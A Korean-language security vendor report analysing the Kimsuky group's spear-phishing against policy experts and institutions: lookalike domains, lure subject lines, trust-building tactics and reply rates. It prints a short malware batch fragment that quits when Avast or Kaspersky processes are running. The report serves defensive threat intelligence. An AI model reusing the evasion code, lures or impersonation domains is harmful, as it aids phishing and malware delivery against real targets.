북한 김수키(Kimsuky) 조직의 스피어피싱 메일 공격 분석

HAURI Security Response Center

2024.02.29

Special Security Report

HAURI

먼저 예방하는 보안, 하우리가 만듭니다.

Special Security Report

CONTENTS

1 북한 해킹 조직의 스피어피싱 메일 공격 실태

- ✓ 국가 주요 요직의 인물을 사칭하여 국내외 스피어피싱 메일 발송
- ✓ 스피어피싱에 사용된 메일서버 16개, 사칭에 이용된 계정 24개로 400여명 이상 활용
- ✓ 정치, 국제관계, 대학교, 정책기관 등 국내외 주요 기관에 소속된 인사에게 발송


이번에 발견된 북한 해킹 조직(Kimsuky)은 스피어피싱 메일 서버를 구축하여 국내외 각 전문 분야의 요직 인사로 사칭하고 타켓을 선정하여 스피어피싱 메일을 발송했다. 메일 서버 16개 정보를 확보하여 분석해본 결과 발송된 메일뿐만 아니라 피해자와 교신한 내용까지 확보하였다. 구체적으로 어떠한 내용으로 피해자에게 접근하였는지 피해자와 교신한 내용들을 분석해본 결과 과거에 무차별적으로 특정 타겟에게 랜덤하게 메일을 발송하여 첨부파일을 열어보는 방식과 달리 특정 타겟을 조사해서 자연스럽게 접근한다는 점을 포착하였고, 피해자 답변이 부정적이거나 무응답일 경우 다른 도메인과 내용으로 지속적으로 공격함을 확인하였다. 즉, 도메인 정보들과 특정 타겟들을 체계적으로 관리하고 있음을 추측해볼 수 있는 상황이다.

사칭계정	정상계정	발신계정	사칭
cfokorea.store	cfokorea.org (한국CFO협회)	@cfokorea.store	
		@cfokorea.store	
csis.lat	csis.org (전략 및 국제 연구 센터)	@csis.lat	
eai.gay	eai.or.kr (EAI 동아시아연구원)	@eai.gay	
georgetown.lol	georgetown.edu (조지타운 대학교)	@georgetown.lol	
ipinst.online	ipinst.org (국제평화협회)	@ipinst.online	
joongang.site	joongang.co.kr (한국중앙일보)	@joongang.site	
mofa.lat	mofa.go.kr (대한민국 외교부)	@mofa.lat	
	mofa.go.jp (일본 외무성)	@mofa.lat @ws.mofa.go.jp	
mofa.live	mofa.go.kr (대한민국 외교부)	@mofa.live	
		@mofa.live	
		@mofa.live	
ncnk.lat	ncnk.org (전미북한위원회)	-	
nknews.pro	nknews.org (북한뉴스)	@nknews.pro	
		@nknews.pro	
president.rent	president.go.kr (대통령실)	@president.rent	
princeton.bio	princeton.edu (프린스턴 대학교)	@princeton.bio	
rfa.ink	rfa.org (RFA 자유아시아방송)	@rfa.ink	
		@rfa.ink	
staradvertiser.store	staradvertiser.com (미국 하와이주 신문)	@staradvertiser.store	
unikorea.ink	unikorea.go.kr (대한민국 통일부)	@unikorea.ink	
yonsei.lol	yonsei.ac.kr (연세대학교)	@yonsei.lol	
		@yonsei.lol	
		@yonsei.lol	

[표 1] 북한 김수키(Kimsuky) 해킹 조직이 사용한 스피어피싱 메일 계정

특징 1 “ 자연스러움 ”

✓ 새해인사, 크리스마스 등의 일상 안부인사를 통해 정상적인 메일 소통을 유도한다.
✓ 메일 수신인과의 지극히 정상적이고, 자연스러운 대화내용으로 접근한다.
✓ 보낸 메일의 수신인들 중에 회신메일이 오는 사람(반응여부, 관심도 체크)에게 악성코드 배포를 시도한다.


메일

Happy CHRISTMAS!!!

@yonsei.lol>
2022-12-25 오전 11:17

받는 사람: 숨은 참조:

Greetings all.

Happy CHRISTMAS to you!!!

Best for the New Year and the coming Year of the Rabbit.

Best wishes,

[그림 1] 대량 발송을 위해 숨은 참조로 보낸 스피어피싱 메일

특징 2 “ 은밀함 ”


✓ 악성코드는 메일 수신인과 여러 차례 수/발신 이후 악성코드가 첨부된 메일을 발송한다.
✓ 특정 백신 프로그램이 설치되어 있을 경우, 악성코드는 동작하지 않도록 되어 있다.
✓ 배포되는 모든 악성코드는 비밀번호가 존재하며, 메일 보안 솔루션 차단 방지 또는
단순히 파일만 외부로 유출될 경우는 비밀번호를 모르는 이상 파일내용을 확인할 수 없다.

```
@echo off
set "AvastID="
set "KaspID="

for /F "skip=2 tokens=2 delims=," %%a in (
  'wmic process where " Name like '%%avastui%%'  " get ProcessID^,Status /format:csv'
) do set "AvastID=%%a"

for /F "skip=2 tokens=2 delims=," %%a in (
  'wmic process where " Name like '%%avpui.exe%%' or Name like '%%avp.exe%%'  " get ProcessID^,Status /format:csv'
) do set "KaspID=%%a"

if not "%KaspID%" == "" (
  exit
)

if not "%AvastID%" == "" (
```

[그림 2] 특정 백신 프로세스 확인 시 동작이 중지되는 악성코드

특징 3 “ 완벽함 ”


✓ 스피어피싱 메일을 보내 메일 수신자가 악성코드에 감염된 이후에도 자연스러운 소통을 진행하여 악성의 의심 소지를 없애고 메일의 신뢰성을 부가한다.
(※ 수신자와의 마무리 답변 메일을 발송한다.)



[그림 3] 메일에 대한 신뢰도와 의심을 제거하기 위한 소통

특징 4 “ 치밀함 ”


✓ 의심을 피하고 신뢰도를 높이기 위해 초기 메일은 정상파일을 첨부하여 보내기도 한다.
✓ 국가의 중요 요직에 있는 권위적인 인물이나 국가 기관을 사칭하여 공격 대상에게 메일을 보낸다.



[그림 4] 미끼용 정상파일 첨부(좌) / 대사관을 사칭하여 발송(우)

특징 5 “ 공격성 ”

✓ 악성코드를 감염시키기 위해 동일한 대상에게 발신자와 메일 내용을 변경하여 다양한 형태로 스피어피싱 메일을 지속적으로 발송한다.



[그림 5] 압축파일 형태로 발송(좌) / 클라우드 서비스를 이용한 다운로드 유도(우)

✓ 동일한 수신인에게 다양한 스피어피싱 메일을 발송하여 악성코드 감염 시도가 빈번히 이루어지고 있다. 즉, 수신인이 한번이라도 의심 없이 스피어피싱 메일에 속는다면 악성코드에 감염이 될 수 있다.

[그림 6] 한 사람에게 발송된 다양한 공격용 스피어피싱 메일

3 스피어피싱 메일 배포 현황

현황 배경

2022년 12월부터 2023년 10월까지 수집된 스피어피싱 메일의 배포정황을 확인하였다.
스피어피싱 메일은 수신자가 아무런 의심없이 회신 메일을 보낼 정도로 은밀하고 고도화된 메일이 지속적으로 발송됐으며, 회신메일을 보낸 수신자는 APT공격을 위한 악성코드에 감염되었을 가능성이 높다.

3-1 사용된 메일 제목(Subject)


김수키 해킹 조직은 일상적인 메일 내용으로 메일수신자에게 발송하여
수신자가 메일을 열람할 수 있도록 유도한다.

· 한국CFO협회에서 개최하는 7/20(목) CFO조찬세미나 강연요청을 드립니다.	· Mongolia's Role in Northeast Asia
· [JoongAng] Request for your comments	· NK PRO
· [국가안보실 정책자문위원] 보안서약서 작성 및 회신을 부탁드립니다.	· Question on North Korea's satellite launch
· [동아시아연구원] 아시아민주주의연구네트워크(ADRN) 이슈브리핑 집필 요청	· Re: Book on Understanding North Korea
· [통일부]자문요청	· Republishing post
· 국립외교원-한국원자력연구원 공동주최 전문가 토론회 (후쿠시마 오염수 방류) 개최 안내	· Request Comments from Honolulu Star-Advertiser
· 의견 요청	· Request Comments from RFA
· 인사	· Request for comments
· comment please	· Request for Meeting(Korean Embassy)
· emergence of Indigenous Nuclear Weapons Debate	· Request for reviewing
· Help Shape NK News: Take Our Survey and Win a Free Subscription!	· Request for thoughts
· Humanitarian aid for north korea	· Request for your thoughts
· Interview request from the Korea JoongAng Daily on the 70th anniversary of the Korea-U.S Alliance	· Request for your thoughts on the May 7-8 Korea-Japan summit
· Introducing	· Request from Princeton University
· Invitation	· Updating account information
· Invitation for the Korea National Day 2022	· US policy on China
· Invitation in a virtual workshop on South Korea' s relations and views on Russia	· Writing for Global Observatory
· Lunch Invitation to meet with Senior Deputy Minister for Foreign Affiars, Takehiro Funakoshi	· Yonsei Comments Request

[표 2] 스피어피싱에 사용된 메일 제목 List

3-2 피싱 계정별 수/발신 현황

피싱 계정의 발신내역과 수신내역을 확인한 결과, 평균 25% 정도의 응답율이 확인됐다.
여기서 말하는 응답율은 수신자가 스피어피싱 메일을 받고 의심없이 발신자에게 회신메일을 보낸 수치이다.
메일 수신자가 회신메일을 보냈지만, 실제로 악성코드에 감염되었는지의 여부는 알 수 없다.
다만, 회신메일을 보낸 사용자라면 시스템 감염이 이루어졌을 가능성이 높다.




[그림 7] 피싱 계정에 따른 발신/수신 수치

4-1 한국대사관 직원으로 사칭

✓ 메일 수신인들과 메일 내용으로 보아 해외 주요 기관을 타켓으로 APT 공격용 발송

✓ 한국대사관 직원의 권위적인를 이용하여 전문가 미팅 스케쥴 안내를 가장한 악성문서 사용




[그림 8] 메일수신자와 커뮤니케이션 이후 악성코드(Meeting.zip)를 발송


4-2 서울 Y대학 교수 사칭

✓ 국내를 비롯한 해외의 북한 전문가에게 북한의 국방 이슈에 관련된 내용으로 접근

✓ 크리스마스, 새해 인사와 같은 일상적인 안부메일로도 접근



[그림 9] 북한 ICBM, 화성포 17형 관련 의견(좌) / 북핵 위협에 관련된 의견(우)

